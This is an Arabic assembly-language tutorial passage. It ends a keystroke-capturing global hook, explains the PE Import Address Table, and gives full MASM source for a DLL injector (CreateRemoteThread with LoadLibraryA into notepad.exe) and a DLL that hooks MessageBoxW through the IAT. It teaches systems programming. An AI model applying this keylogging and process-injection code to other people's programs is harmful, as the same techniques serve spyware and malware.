.elseif  vKey == VK_NUMPAD5
    invoke lstrcpy,addr sKey,CTXT("{num5}")
.elseif  vKey == VK_NUMPAD6
    invoke lstrcpy,addr sKey,CTXT("{num6}")
.elseif  vKey == VK_NUMPAD7
    invoke lstrcpy,addr sKey,CTXT("{num7}")
.elseif  vKey == VK_NUMPAD8
    invoke lstrcpy,addr sKey,CTXT("{num8}")
```

```
  .elseif  vKey == VK_NUMPAD9
      invoke lstrcpy,addr sKey,CTXT("{num9}")

  .elseif  vKey == VK_MULTIPLY
      invoke lstrcpy,addr sKey,CTXT("{Mul}")
  .elseif  vKey == VK_ADD
      invoke lstrcpy,addr sKey,CTXT("{Add}")
  .elseif  vKey == VK_SEPARATOR
      invoke lstrcpy,addr sKey,CTXT("{Sep}")
  .elseif  vKey == VK_SUBTRACT
      invoke lstrcpy,addr sKey,CTXT("{Sub}")
  .elseif  vKey == VK_DIVIDE
      invoke lstrcpy,addr sKey,CTXT("{Div}")

  .elseif  vKey == VK_CAPITAL
      invoke lstrcpy,addr sKey,CTXT("{caps lock}")
  .elseif  vKey == VK_NUMLOCK
      invoke lstrcpy,addr sKey,CTXT("{num lock}")
  .elseif  vKey == VK_SCROLL
      invoke lstrcpy,addr sKey,CTXT("{scroll lock}")

   .else
      invoke lstrcpy,addr sKey,CTXT(NULL)
  .endif

  invoke wsprintf, addr dump, CTXT("%s"), addr sKey
  invoke GetDlgItemText,hDlg,EDT_LOG,addr buffer,
                                sizeof buffer
  invoke lstrcat,addr buffer,addr dump
  invoke SendDlgItemMessageA,hDlg,EDT_LOG,
                                      WM_SETTEXT,-1,addr buffer
   ret
AppendSpecialKey endp
end start
```

شفرة المشروع [Wide Hook.Asm] لا نقوم فيها بفعل أية أشياء جديدة عن ما تعلمته حتي الآن .. فقط لتقسيم الشفرة نقول أن هناك لزرين .. الأول يقوم بتثبيت خطاف موسع .. والثاني لإزالة هذا الخطاف .. ويوجد 3 إجراءات :

الأول SnagWindowTitle يقوم بإتيان اسم عنوان النافذة عن طريق مقبضها.

الثاني AppendChar يقوم بإضافة حرف الآسكي إلي صندوق النص.

الثالث AppendSpecialKey يقوم بإضافة بعض الوظائف الخاصة إلي صندوق النص .. وهذا الإجراء ليس نهائي ويحتاج إلي بعض التعديلات والإضافات مع الإجراء الثاني والأول .. ويمكنك أخذ هذه التعديلات علي عاتقك.

6- API Hooking

سنقوم في هذا الجزء بتوضيح كيفية اعتراض دالة API داخل تطبيق ما .. وتغيير عنوان تنفيذ تلك الدالة إلي عنوان إجراء بديل لدينا .. هذه الطريقة يطلق عليها API Hooking ..

وتوجد أكثر من طريقة لتحقيق هذا الأمر .. وسنتعلم طريقة التغيير في جدول عناوين الدوال المستوردة **I**mport **A**ddress **T**able .. وسنطلق علي هذه الطريقة IAT Hooking .. فإذا كنت تتذكر لم نقم باستعراض الـ IAT في باب شرح صيغة الملف التنفيذي PE .. وسنعود لإستكمال شرح هذا الجزء هنا .. فقط بعدما نتناول كافة الدوال الجديدة التي سنستخدمها في المشروع.

✪ دالة CreateToolhelp32Snapshot :

تقوم هذه الدالة بأخذ لقطة من التطبيقات والأكوام والموديولز والثريدز.

The **CreateToolhelp32Snapshot** function takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.

```
HWND CreateToolhelp32Snapshot(
  DWORD dwFlags,
  DWORD th32ProcessID
);
```

المعامل الأول dwFlags :

يحدد ما الذي تريد تضمينه في هذه اللقطة .. والقيم التالية هي التي تهمنا في الموضوع الحالي :

Value	Meaning
TH32CS_SNAPPROCESS = 2	تضمين كافة التطبيقات.
TH32CS_SNAPMODULE = 8	تضمين كافة الموديولز للتطبيق المحدد

المعامل الثاني th32ProcessID :

يحدد معرف التطبيق المتضمن في اللقطة .. إذا كانت قيمته صفر مع استخدام الراية SNAPPROCESS .. فسيتم أخذ لقطة لجميع التطبيقات

الموجودة علي النظام حاليا .. بينما إذا كان قيمته صفر مع استخدام الراية SNAPMODULE .. فسيتم أخذ لقطة بجميع الموديولز للتطبيق الحالي وبالتالي إذا أردنا أخذ لقطة لموديولز تطبيق محدد نقوم بوضع معرف التطبيق في هذا المعامل.

بعد نجاح الدالة ستعود بقيمة لمقبض اللقطة .. نستطيع استخدام هذا المقبض لإتيان التطبيقات والموديولز عن طريق الدوال التالية :

لسرد التطبيقات :

Process32First
Process32Next

وكلا الدالتان تستخدمان بنية هي PROCESSENTRY32 لتخزين بيانات التطبيق بها.

لسرد الموديولز :

Module32First
Module32Next

وكلا الدالتان تستخدمان بنية هي MODULEENTRY32 لتخزين بيانات الموديول بها.

سنستعرض أولا طريقة سرد التطبيقات :

✪ **الدالة Process32First :**

تعيد بيانات أول تطبيق المصادف في اللقطةSnapshot.

The function **Process32First** retrieves information about the first process encountered in a system snapshot.

```
BOOL Process32First(
  HANDLE hSnapshot,
  LPPROCESSENTRY32 lppe
);
```

المعامل الأول hSnapshot : هو مقبض اللقطة المعاد من جراء استخدام الدالة CreateToolhelp32Snapshot.

المعامل الثاني lppe : هو مؤشر إلي بنية PROCESSENTRY32 تستقبل بيانات التطبيق.

وتعود الدالة بقيمة True إذا نجحت وإلا ستعود بالقيمة False.

✪ الدالة Process32Next :

تعود الدالة ببيانات التطبيق التالي في اللقطة Snapshot.

The function **Process32Next** retrieves information about the next process recorded in a system snapshot.

```
BOOL Process32Next(
  HANDLE hSnapshot,
  LPPROCESSENTRY32 lppe
);
```

ومعاملات الدالة هي نفس معاملات دالة Process32First ..

✪ البنية PROCESSENTRY32 :

تحمل بيانات التطبيق داخل قائمة التطبيقات في اللقطة .. عناصرها كالتالي:

```
struct PROCESSENTRY32 {
    DWORD       dwSize
    DWORD       cntUsage
    DWORD       th32ProcessID
    DWORD       th32DefaultHeapID
    DWORD       th32ModuleID
    DWORD       cntThreads
    DWORD       th32ParentProcessID
    LONG        pcPriClassBase
    DWORD       dwFlags
    TCHAR       szExeFile [MAX_PATH]
    DWORD       th32MemoryBase
    DWORD       th32AccessKey
 } PROCESSENTRY32;
```

وفيما يلي توضيح لبعض عناصر تلك البنية :

- dwSize : حجم البنية بالبايت .. وقبل استدعاء دالة Process32First يجب تحديد حجم البنية بالوظيفة [sizeof PROCESSENTRY32].

- th32ProcessID : معرف التطبيق.
- szExeFile : اسم الملف التنفيذي للتطبيق .. ولإتيان المسار كاملا للملف التنفيذي نقوم بإستدعاء Module32First لهذا التطبيق .. ونفحص العنصر szExePath من البنية MODULEENTRY32.

والآن نستعرض كيفية سرد الموديولز :

✪ **الدالة Module32First :**

تعيد بيانات أول موديول داخل تطبيق.

The function **Module32First** retrieves information about the first module associated with a process.

```
BOOL Module32First (
  HANDLE hSnapshot,
  LPMODULEENTRY32 lpme
);
```

المعامل الأول hSnapshot : يحدد مقبض اللقطة المعاد من جراء استخدام الدالة CreateToolhelp32Snapshot.

المعامل الثاني lpme : هو مؤشر إلي بنية MODULEENTRY32 تستقبل بيانات الموديول.

وتعود الدالة بقيمة True إذا نجحت وإلا ستعود بالقيمة False.

✪ **الدالة Module32Next :**

تعيد بيانات الموديول التالي داخل التطبيق .. وللدالة نفس معاملات الدالة Module32First وتعود بالقيمة True إذا نجحت وإلا ستعود بالقيمة False.

The function **Module32Next** retrieves information about the next module associated with a process or thread.

```
BOOL Module32Next (
  HANDLE hSnapshot,
  LPMODULEENTRY32 lpme
);
```

✪ البنية MODULEENTRY32 :

تحمل بيانات الموديول داخل قائمة الموديولز للتطبيق في اللقطة .. عناصرها كالتالي :

```
struct MODULEENTRY32 {
    DWORD       dwSize
    DWORD       th32ModuleID
    DWORD       th32ProcessID
    DWORD       GlblcntUsage
    DWORD       ProccntUsage
    BYTE        *modBaseAddr
    DWORD       modBaseSize
    HMODULE     hModule
    TCHAR       szModule[MAX_PATH]
    TCHAR       szExePath[MAX_PATH]
    DWORD       dwFlags
} MODULEENTRY32
```

- dwSize : حجم البنية بالبايت .. وقبل استدعاء دالة Module32First يجب تحديد حجم البنية بالوظيفة [sizeof MODULEENTRY32].
- th32ModuleID : معرف الموديول.
- modBaseAddr : عنوان بداية الموديول داخل التطبيق.
- hModule : مقبض الموديول.
- szModule : اسم الموديول.
- szExePath : مسار الملف التنفيذي المحتوي علي الموديول

✪ الدالة VirtualProtect :

تقوم هذه الدالة بتغيير حماية الوصول إلي منطقة في ذاكرة التطبيق الذي قام بإستدعائها.

The **VirtualProtect** function changes the access protection on a region of committed pages in the virtual address space of the calling process. This function differs from **VirtualProtectEx**, which changes the access protection of any process.

```
BOOL VirtualProtect(
  LPVOID lpAddress,
  DWORD dwSize,
  DWORD flNewProtect,
  PDWORD lpflOldProtect
);
```

معاملات الدالة كالتالي :

1 - lpAddress : مؤشر لعنوان بداية المنطقة المراد تغيير حماية الوصول إليها.

2 - dwSize : حجم المنطقة بالبايت المراد تغيير حماية الوصول إليها.

3 - flNewProtect : تحديد نوع الحماية الجديدة .. ومن الممكن اختيار أي من القيم التالية والتي سبق توضيحها :

PAGE_READONLY
PAGE_READWRITE
PAGE_EXECUTE
PAGE_EXECUTE_READ
PAGE_EXECUTE_READWRITE

4 - lpflOldProtect : مؤشر لمتغير سيحمل قيمة الحماية القديمة لتلك المنطقة.

عند نجاح الدالة تعود بقيمة غير الصفر وإلا ستعود بصفر.

جدول العناوين المستوردة
Import Address Table

لمعرفة ما هو الـ IAT ؟ فمعظم الدوال التي نقوم باستخدامها .. هي دوال مستوردة من ملفات DLL .. كل ما نعلمه عن هذه الدوال هو اسمائها واسم مكتبة الـ DLL الموجودة بها.

ويقوم المترجم بوضعها في الملف التنفيذي .. وعندما يتم تشغيل الملف التنفيذي .. يقوم الـ PE Loader بعمل جدول لتلك الدوال بعناوينها علي النظام الحالي مع ترتيبها By Ordinal .. لكي يستطيع البرنامج الوصول لعناوين تلك الدوال .. سواء عن طريق الأسم أو عن طريق الترتيب.

هذا الجدول هو الـ IAT .. ولنصل إلي هذا الجدول داخل ذاكرة الملف التنفيذي .. فإذا كنت تتذكر بنية الملف التنفيذي كانت كالتالي :

```
IMAGE_NT_HEADERS32 STRUCT
   Signature              dd ?
   FileHeader             IMAGE_FILE_HEADER <>
   OptionalHeader         IMAGE_OPTIONAL_HEADER32 <>
IMAGE_NT_HEADERS32 ENDS
```

حيث أخر عنصر يشير للبنية IMAGE_OPTIONAL_HEADER32 والتي تحتوي علي :

```
IMAGE_OPTIONAL_HEADER32 STRUCT
   ....
   ImageBase              DWORD    ?
   ....
   DataDirectory          IMAGE_DATA_DIRECTORY 16 dup(<>)
IMAGE_OPTIONAL_HEADER32 ENDS
```

حيث أخر عنصر هو مصفوفة من البنية IMAGE_DATA_DIRECTORY :

```
IMAGE_DATA_DIRECTORY STRUCT
        VirtualAddress    DWORD    ?
        isize             DWORD    ?
IMAGE_DATA_DIRECTORY ENDS
```

تحتوي البنية السابقة علي عنصري العنوان الأفتراضي والحجم لكل بنية بيانات Data Structure ..
ويوجد 16 عنصر من البنية IMAGE_DATA_DIRECTORY نعرفهم كالتالي :

0	Export Directory
1	**Import Directory**
2	Resources
3	Exception
4	Security
5	Base relocation
6	Debug
7	Copyright string
8	Global Pointer [IA64]
9	Thread local storage (TLS)
10	Load configuration
11	Bound Import
12	**Import Address Table**
13	Delay Import
14	COM descriptor
15	Reserved

العنصر رقم **12** هو بنية بها عنوان جدول العناوين المستوردة .. ولكن عبارة عن قائمة بها عناوين الدوال المستوردة من جميع المكتبات .. بينما العنصر رقم **1** هو بنية بها عناوين الدوال المستوردة مرتبة تبعا للمكتبة.

وبالتالي سنعتمد علي بنية بيانات العنصر الثاني [Import Directory] وبداية هذا العنصر عند الإزاحة [80h] من بداية توقيع الملف التنفيذي [PE] أو يتم الحساب من عنوان العنصر [DataDirectory+8] .. والقيمة 8 تحدد طول أول عنصر [Export Directory] لنصل إلي العنصر الثاني .. ومن ثم نحصل علي عنوان بداية قسم الاستيراد.

وقسم الاستيراد [Import Section] عبارة عن مصفوفة من البنية IMAGE_IMPORT_DESCRIPTOR .. عدد حدود المصفوفة يتحدد بعدد ملفات الـ DLL المستوردة, حيث لكل ملف DLL بنية IMAGE_IMPORT_DESCRIPTOR

فمثلا إذا كان لدينا ملف تنفيذي يستورد 4 موديول .. فمعني ذلك أن دليل الاستيراد سيكون به 5 بنيات IMAGE_IMPORT_DESCRIPTOR .. حيث البنية الأخيرة تكون صفرية كمؤشر لانتهاء دليل الاستيراد.

عناصر البنية IMAGE_IMPORT_DESCRIPTOR كالتالي :

```
IMAGE_IMPORT_DESCRIPTOR STRUCT
    union
        Characteristics     dd   ?
        OriginalFirstThunk  dd   ?
    ends
    TimeDateStamp           dd   ?
    ForwarderChain          dd   ?
    Name1                   dd   ?
    FirstThunk              dd   ?
IMAGE_IMPORT_DESCRIPTOR  ENDS
```

حجم البنية 20 بايت .. ونلاحظ أن التوجيه **union** يشير لجمع العناصر المتضمنة به تحت عنصر واحد .. بمعني أن كلا من OriginalFirstThunk و Characteristics يتشاركو نفس الإزاحة.

- **OriginalFirstThunk :**
عنوان نسبي يشير لمصفوفة بنية IMAGE_THUNK_DATA والتي سيلي استعراضها .. وبعض مترجمات الملفات التنفيذية تضع قيمة هذا العنصر بصفر .. ولكنه مثل العنصر الأخير FirstThunk يشير إلي مصفوفة من البنية IMAGE_THUNK_DATA.

- **TimeDateStamp** و **ForwarderChain** ليس لهما استخدام هنا

- **Name1 :** عنوان نسبي يشير إلي اسم ملف الـDLL.

- **FirstThunk :**
عنوان نسبي يشير لمصفوفة بنيةIMAGE_THUNK_DATA .. عدد حدود هذه المصفوفة يتعين بعدد الدوال المستوردة .. أي (بنية لكل دالة) وتحمل هذه البنية معلومات الدالة كما هو موضح كالتالي :

```
IMAGE_THUNK_DATA EQU <IMAGE_THUNK_DATA32>

IMAGE_THUNK_DATA32 STRUCT
   union u1
      ForwarderString   dd   ?
      Function          dd   ?
      Ordinal           dd   ?
      AddressOfData     dd   ?
   ends
IMAGE_THUNK_DATA32 ENDS
```

من التعريف السابق نجد أن كل IMAGE_THUNK_DATA عبارة عن قيمة DWORD موحدة .. وعند بداية تحميل الملف التنفيذي من قبل الـ PE Loader فستكون البنية متمثلة في العنصر الأخير[AddressOfData] .. والذي يحتوي علي عنوان نسبي لبنية أخري هي [IMAGE_IMPORT_BY_NAME] تتكون من الأتي :

```
IMAGE_IMPORT_BY_NAME STRUCT
  Hint        dw    ?
  Name1       db    ?
IMAGE_IMPORT_BY_NAME ENDS
```

- **Hint :** قيمة Word بحجم 2 بايت تحتوي علي موضع الدالة index في جدول العناوين المصدرة Export Address Table داخل ملف الـ DLL ويتم استخدامه من قبل الـ PE Loader أولا للوصول إلي الدالة .. حيث سيكون الوصول أسرع عن طريق موضعها .. وعندما يصل للدالة يتم عمل مقارنة بالأسم .. وإذا لم تكن الدالة المطلوبة يتم عمل بحث عن الدالة عن طريق الاسم.

- **Name1 :** يحتوي علي اسم الدالة المستوردة منتهي بـNULL.

بعد أن يقوم الـ PE Loader بالبحث عن الدالة والوصول إلي عنوانها في جدول العناوين المصدرة EAT في ملف الـ DLL .. سيقوم باستبدال العنصر [AddressOfData] الذي يشير للبنية [IMAGE_IMPORT_BY_NAME] بعنوان تلك الدالة .. ومن ثم ينتقل لإيجاد عنوان الدالة التالية.

والآن لدينا عنصرين وهما OriginalFirstThunk و FirstThunk .. كلا منهما يشير لمصفوفة مستقلة للبنية IMAGE_THUNK_DATA .. وقبل أن يقوم الـ

PE Loader بعمله .. يكون كلا العنصريين نسخة من بعضهما .. لا فرق سوي أنهما مصفوفتين مستقلتين.

وبعد أن يقوم الـ PE Loader بعمله .. فالعنصر الأول OriginalFirstThunk يظل مؤشر إلي جدول لأسماء الدوال .. بينما العنصر الثاني FirstThunk يتغير ليصبح مؤشر إلي جدول لعناوين الدوال.

وفي حال إذا أراد الملف التنفيذي معرفة أي عنوان تابع لدالة .. فيمكنه ذلك عن طريق العودة للعنصر الأولOriginalFirstThunk الذي لم يتم المساس به

وبالنسبة للدوال المستوردة عن طريق الترتيب By Ordinal .. فلن يكون لها مؤشر للبنية [IMAGE_IMPORT_BY_NAME] .. فقط سيحتوي العنصر [IMAGE_THUNK_DATA] علي ترتيب الدالة..

وفي هذه الحالة يتم التمييز بين إذا أحتوي [IMAGE_THUNK_DATA] علي [AddressOfData] أو علي [Ordinal] عن طريق البت الأخير .. إذا كانت قيمته واحد فإن الـ 31 بت الباقية تحتوي علي[Ordinal] وإذا كان قيمته بصفر فإن ال31 بت الباقية تحتوي علي[AddressOfData].


إلي هنا انتهينا من جزء الـIAT ويجب عليك قرائته مرتين علي الأقل لفك أي التباس موجود به.

وسننتقل الآن لكتابة مشروع يقوم بالتغيير في عنوان دالة API داخل جدول العناوين المستوردة IAT واستبدالها بعنوان لإجراء لدينا.

سنقوم أولا بكتابة مشروع الـ EXE الذي سيقوم بحقن مكتبة الـ DLL داخل البرنامج الذي نريده .. ومن ثم ننتقل لكتابة مشروع الـ DLL والذي سيقوم باعتراض دالة الـAPI داخل هذا البرنامج.

مشروع الـ EXE سيكون باسم [Hook API] ويحتوي علي زرين أحدهما يستخدم لإلحاق ملف الـ DLL لدينا في برنامج وليكن Notapad .. والثاني يستخدم لفصل ملف الـDLL من برنامج النوتباد.

شكل المشروع سيكون كالتالي :



شفرة الملف [Hook API.Inc] كالتالي :

```
include windows.inc
include kernel32.inc
include user32.inc
include Comctl32.inc
include C:\masm32\macros\macros.asm

includelib kernel32.lib
includelib user32.lib
includelib Comctl32.lib

DlgProc    PROTO    :HWND,:UINT,:WPARAM,:LPARAM

.const
IDD_DIALOG1   equ 101
BTN_ATTACh    equ 1001
BTN_DETACh    equ 1002
;####################################
.data
buffer           db 256 dup (0)
;####################################
.data?
hInstance        dd ?
hKernel          dd ?
LoadLibAddr      dd ?
FreeLibAddr      dd ?
```

```
hProcess        dd ?
ProcessId       dd ?
ModuleAddr      dd ?
PE32            PROCESSENTRY32 <?>
MOD32           MODULEENTRY32  <?>
hSnap           dd ?
dllLen          dd ?
dllAddr         dd ?
NewThread       dd ?
;#######################################
```

شفرة الملف [Hook API.Asm] كالتالي :

```
.386
.model flat, stdcall  ;32 bit memory model
option casemap :none   ;case sensitive

include Hook API.inc

.code

start:
  invoke GetModuleHandle,NULL
  mov  hInstance,eax
  invoke InitCommonControls
  invoke DialogBoxParam,hInstance,IDD_DIALOG1,NULL,
                          addr DlgProc,NULL
  invoke ExitProcess,0

;########################################

DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,
                                     lParam:LPARAM
  mov  eax,uMsg
  .if eax==WM_INITDIALOG

```

```
  .elseif eax==WM_COMMAND
      movzx eax,word ptr[wParam]
      movzx edx,word ptr[wParam+2]
      .if edx==BN_CLICKED
          .if eax==BTN_ATTACh
              call Attach
          .elseif eax==BTN_DETACh
              call Detach
          .endif
      .endif
  .elseif eax==WM_CLOSE
      invoke EndDialog,hWin,0
  .else
      mov  eax,FALSE
      ret
  .endif
  mov  eax,TRUE
  ret
DlgProc endp
;########################################
Init_OP proc
  Invoke GetModuleHandle,CTXT("kernel32.dll")
  mov hKernel,eax

  Invoke GetProcAddress,hKernel,CTXT("LoadLibraryA")
  mov LoadLibAddr,eax

  Invoke GetProcAddress,hKernel,CTXT("FreeLibrary")
  mov FreeLibAddr,eax

  invoke GetCurrentDirectory,MAX_PATH,addr buffer
  invoke lstrcat,addr buffer,CTXT("\HookDLL.dll")

  Invoke lstrlen,addr buffer
  mov dllLen,eax
```

```
  ret
Init_OP endp
;########################################
Get_PID proc
  mov ProcessId,0
  invoke CreateToolhelp32Snapshot,2,0
  mov hSnap,eax
  mov PE32.dwSize,sizeof PROCESSENTRY32
  invoke Process32First,hSnap,addr PE32
 Next_Process:
  invoke lstrcmpi,CTXT("notepad.exe"),addr PE32.szExeFile
  .if eax==0
      mov eax,PE32.th32ProcessID
      mov ProcessId,eax
      jmp Exit_Process
  .endif
  invoke Process32Next,hSnap,addr PE32
  .if eax==0
      jmp Exit_Process
  .endif
  jmp Next_Process
 Exit_Process:
  invoke CloseHandle, hSnap
  ret
Get_PID endp
;########################################
Attach proc
  call Init_OP
  call Get_PID
  .if ProcessId==0
        ret
  .endif
  Invoke OpenProcess,PROCESS_ALL_ACCESS,0,ProcessId
  mov hProcess,eax
```

```
 Invoke VirtualAllocEx,hProcess,NULL,dllLen,MEM_COMMIT,
                                    PAGE_READWRITE
 mov dllAddr,eax
 Invoke WriteProcessMemory,hProcess,dllAddr,addr buffer,
                                         dllLen,NULL
 Invoke CreateRemoteThread,hProcess,NULL,0,LoadLibAddr,
                                         dllAddr,0,NULL
 mov NewThread,eax
 .If NewThread != 0
        Invoke MessageBox,NULL,CTXT("DLL Attached"),
                                          CTXT("Done"),NULL
        Invoke CloseHandle,addr NewThread
    Invoke VirtualFreeEx,hProcess,addr dllAddr,dllLen,
                                    MEM_RELEASE
 .Elseif
    Invoke MessageBox,NULL,CTXT("Attach Failed"),0,0
 .endif
 ret
Attach endp
;#########################################
Detach proc
 call Init_OP
 call Get_PID
 .if ProcessId==0
     ret
 .endif
 invoke CreateToolhelp32Snapshot,8,ProcessId
 mov hSnap,eax
 mov MOD32.dwSize,sizeof MODULEENTRY32
 invoke Module32First,hSnap,addr MOD32
 Next_Module:
 invoke lstrcmpi,CTXT("HookDLL.dll"),addr MOD32.szModule
 .if eax==0
    mov eax,MOD32.modBaseAddr
    mov ModuleAddr,eax
```

```
        jmp Exit_Module
    .endif
    invoke Module32Next,hSnap,addr MOD32
    .if eax==0
        jmp Exit_Module
    .endif
    jmp Next_Module
  Exit_Module:
    invoke CloseHandle, hSnap
    Invoke OpenProcess,PROCESS_ALL_ACCESS,0,ProcessId
    mov hProcess,eax
    Invoke CreateRemoteThread,hProcess,NULL,0,FreeLibAddr,
                                    ModuleAddr,0,NULL
    mov NewThread,eax
    Invoke CloseHandle, hProcess
    Invoke CloseHandle, NewThread
    ret
Detach endp
;#########################################
end start
```

حيث تتكون الشفرة من أربع إجراءات .. هم كالتالي :

1 - **Init_OP** : وفيه يتم عمل بعض العمليات الابتدائية .. كإتيان عناوين الدالتي FreeLibrary , LoadLibrary .. وضبط مسار ملف الـDLL.

2 - **Get_PID** : وفيه يتم البحث عن برنامج النوتباد ضمن التطبيقات التي تعمل حاليا علي النظام .. وإتيان معرف التطبيق للنوتباد.

3 - **Attach** : وبه نقوم بإلحاق ملف الـDLL داخل برنامج النوتباد.

4 - **Detach** : وبه نقوم بفصل ملف الـ DLL عن طريق البحث عن الموديول الخاص بملف الـ DLL وإتيان مقبض الموديول .. ومن ثم إنشاء ثريد داخل برنامج النوتباد وبه نستدعي دالة FreeLibrary ونمرر لها مقبض الموديول لملف الـDLL.

و ننتقل الآن لكتابة ملف الـ DLL .. اسم المشروع سيكون [HookDLL] وسيتم تصدير المكتبة باسم :

```
LIBRARY  HookDLL.dll
```

وشفرة الملف [HookDLL.Asm] كالتالي :

```
.386
.model flat, stdcall  ;32 bit memory model
option casemap :none   ;case sensitive

include windows.inc
include user32.inc
include kernel32.inc
include masm32.inc
include C:\masm32\macros\macros.asm

includelib user32.lib
includelib kernel32.lib
includelib masm32.lib

WndProc    PROTO  :DWORD, :DWORD, :DWORD, :DWORD
WinDLL     PROTO  :DWORD, :DWORD, :DWORD, :DWORD
HookAPI    PROTO  :DWORD, :DWORD, :DWORD
Fun_Proc   PROTO  :DWORD, :DWORD, :DWORD, :DWORD

.data
 AppTitle          db  "Hooking API",0
 ClassName         db  "HookDllClass",0
 _User32           db  "user32.dll",0
 _MessageBoxW      db  "MessageBoxW",0
 buffer            db  255 dup(0)
 ;###############################
.data?
 hProcess          dd  ?
 ThreadID          dd  ?
```

```
hModule              dd  ?
;##############################
.code
DllEntry proc hInstance:HINSTANCE, fdwReason:DWORD,
                pvReserved:DWORD
  .if fdwReason==DLL_PROCESS_ATTACH
      push hInstance
      pop hProcess
      mov eax,offset ThreadProc
      invoke CreateThread,NULL,NULL,eax,NULL,0,
                             ADDR ThreadID
  .elseif fdwReason==DLL_PROCESS_DETACH
      invoke MessageBox,NULL,CTXT("DLL detached"),
                                  CTXT(" "),MB_OK
  .endif
   mov eax,TRUE
   ret
DllEntry Endp
;##############################
ThreadProc Proc
   invoke  WinDLL, hProcess, NULL, NULL, SW_SHOWNORMAL
   ret
ThreadProc ENDP
;##############################
WinDLL proc hInst:DWORD,hPrevInst:DWORD,
                CmdLine:DWORD,CmdShow:DWORD
    LOCAL wc:WNDCLASSEX
    LOCAL hwnd:DWORD
    LOCAL msg:MSG

    mov  wc.cbSize,SIZEOF WNDCLASSEX
    mov  wc.style, CS_HREDRAW or CS_VREDRAW
    mov  wc.lpfnWndProc, OFFSET WndProc
    mov  wc.cbClsExtra,NULL
    mov  wc.cbWndExtra,NULL
```

```
   push hInst
   pop  wc.hInstance
   mov  wc.hbrBackground,16
   mov  wc.lpszMenuName,NULL
   mov  wc.lpszClassName,OFFSET ClassName
   invoke  LoadIcon,NULL,IDI_APPLICATION
   mov  wc.hIcon, eax
   mov  wc.hIconSm, eax
   invoke  LoadCursor,NULL,IDC_ARROW
   mov  wc.hCursor,eax
   invoke  RegisterClassEx, addr wc

  INVOKE CreateWindowEx,NULL,ADDR ClassName,
              ADDR AppTitle,WS_TILEDWINDOW,
              CW_USEDEFAULT, CW_USEDEFAULT,
              400,250,NULL,NULL,hInst , NULL
  mov  hwnd,eax
  invoke  ShowWindow, hwnd, SW_SHOW
  invoke  UpdateWindow, hwnd

  .WHILE TRUE
    invoke GetMessage, ADDR msg,NULL,0,0
    .BREAK .IF (!eax)
    invoke TranslateMessage, ADDR msg
    invoke DispatchMessage, ADDR msg
  .ENDW
  mov eax,msg.wParam
  ret
WinDLL endp
;##############################
 WndProc proc hWnd:DWORD, Msg:DWORD,
                   wParam:DWORD,lParam:DWORD
  mov eax,Msg
  .IF eax==WM_CREATE
```

```
        invoke HookAPI,addr _User32,addr _MessageBoxW,
                   addr Fun_Proc
    .ELSEIF eax==WM_DESTROY
        invoke ExitThread,0
        invoke PostQuitMessage, NULL
    .ELSE
        invoke DefWindowProc, hWnd, Msg, wParam, lParam
    .ENDIF
    ret
WndProc endp
;###############################
Fun_Proc proc h_HWND:DWORD,h_MSG:DWORD,
              h_TITLE:DWORD,flags:DWORD
    invoke MessageBox, NULL,
           CTXT("Hooked Function Call..Show it (y/n)?"),
           CTXT(" "),MB_YESNO
    .if eax == IDYES
        invoke MessageBoxW,NULL,h_MSG,h_TITLE,flags
     .else
        mov eax,7  ; IDNO
        ret
    .endif
    ret
Fun_Proc endp
 ;###############################
HookAPI proc DllName:DWORD, Function:DWORD,
             NewAddr:DWORD
   LOCAL OrigProtect:DWORD
   LOCAL OrigAddr:DWORD

  .if DllName == NULL
    jmp Exit_Error
  .endif

```

```
.if Function == NULL
      jmp Exit_Error
.endif

.if NewAddr == NULL
      jmp Exit_Error
.endif

invoke GetModuleHandle,DllName
.if eax == NULL
    jmp Exit_Error
.endif
invoke GetProcAddress,eax,Function
.if eax == NULL
      jmp Exit_Error
.endif
 mov OrigAddr, eax
 invoke GetModuleHandle,NULL
.if eax == NULL
      jmp Exit_Error
.endif

 mov hModule, eax
 mov edi, hModule
 assume edi:ptr IMAGE_DOS_HEADER

 .if [edi].e_magic != IMAGE_DOS_SIGNATURE
     jmp Exit_Error
 .endif

 mov eax, [edi].e_lfanew
 add edi, eax
 assume edi:ptr IMAGE_NT_HEADERS32

.if [edi].Signature != IMAGE_NT_SIGNATURE
```

```
    jmp Exit_Error
.endif

lea edx, [edi].OptionalHeader
assume edx:ptr IMAGE_OPTIONAL_HEADER32
lea edx, [edx].DataDirectory
add edx, sizeof IMAGE_DATA_DIRECTORY
assume edx:ptr IMAGE_DATA_DIRECTORY
mov edx,[edx].VirtualAddress

.if edx == NULL
    jmp Exit_Error
.endif

mov edi, hModule
add edi, edx
assume edi:ptr IMAGE_IMPORT_DESCRIPTOR
.while [edi].Name1 != 0
    mov ecx, hModule
      add ecx, [edi].Name1
    mov edx, DllName
    invoke lstrcmpi,ecx,edx
    .if eax == 0
        .break
    .endif
    add edi, sizeof IMAGE_IMPORT_DESCRIPTOR
.endw
 mov edi, [edi].FirstThunk
 add edi, hModule
 assume edi:ptr IMAGE_THUNK_DATA
 .while TRUE
      .if [edi] != 0
         mov edx, [edi]
         .if edx == OrigAddr
             lea ebx, [edi]
```

```
203                 invoke VirtualProtect,ebx,4,
204                         PAGE_EXECUTE_READWRITE,
205                         addr OrigProtect
206                 mov eax, NewAddr
207                 mov DWORD PTR [ebx], eax
208                 invoke VirtualProtect,ebx,4,
209                         addr OrigProtect,addr OrigProtect
210                 jmp Exit_Success
211             .endif
212         .endif
213      add edi, 4
214    .endw
215
216 Exit_Success:
217  mov eax,1
218  ret
219 Exit_Error:
220  xor eax,eax
221  ret
222 HookAPI endp
223  ;#################################
224 End DllEntry
```

سنقوم داخل مكتبة الـ DLL باعتراض الدالة "MessageBoxW" داخل المكتبة "User32.dll" .. هذه الدالة هي التي يستخدمها برنامج النوتباد لعرض الرسائل للمستخدم ..

السطور 38-40 : نقوم بإنشاء مسار تنفيذ داخل الموديول له بعنوان الإجراء ThreadProc.

السطور 49-52 : شفرة الإجراء ThreadProc وبه نقوم بإستدعاء الإجراء WinDLL.

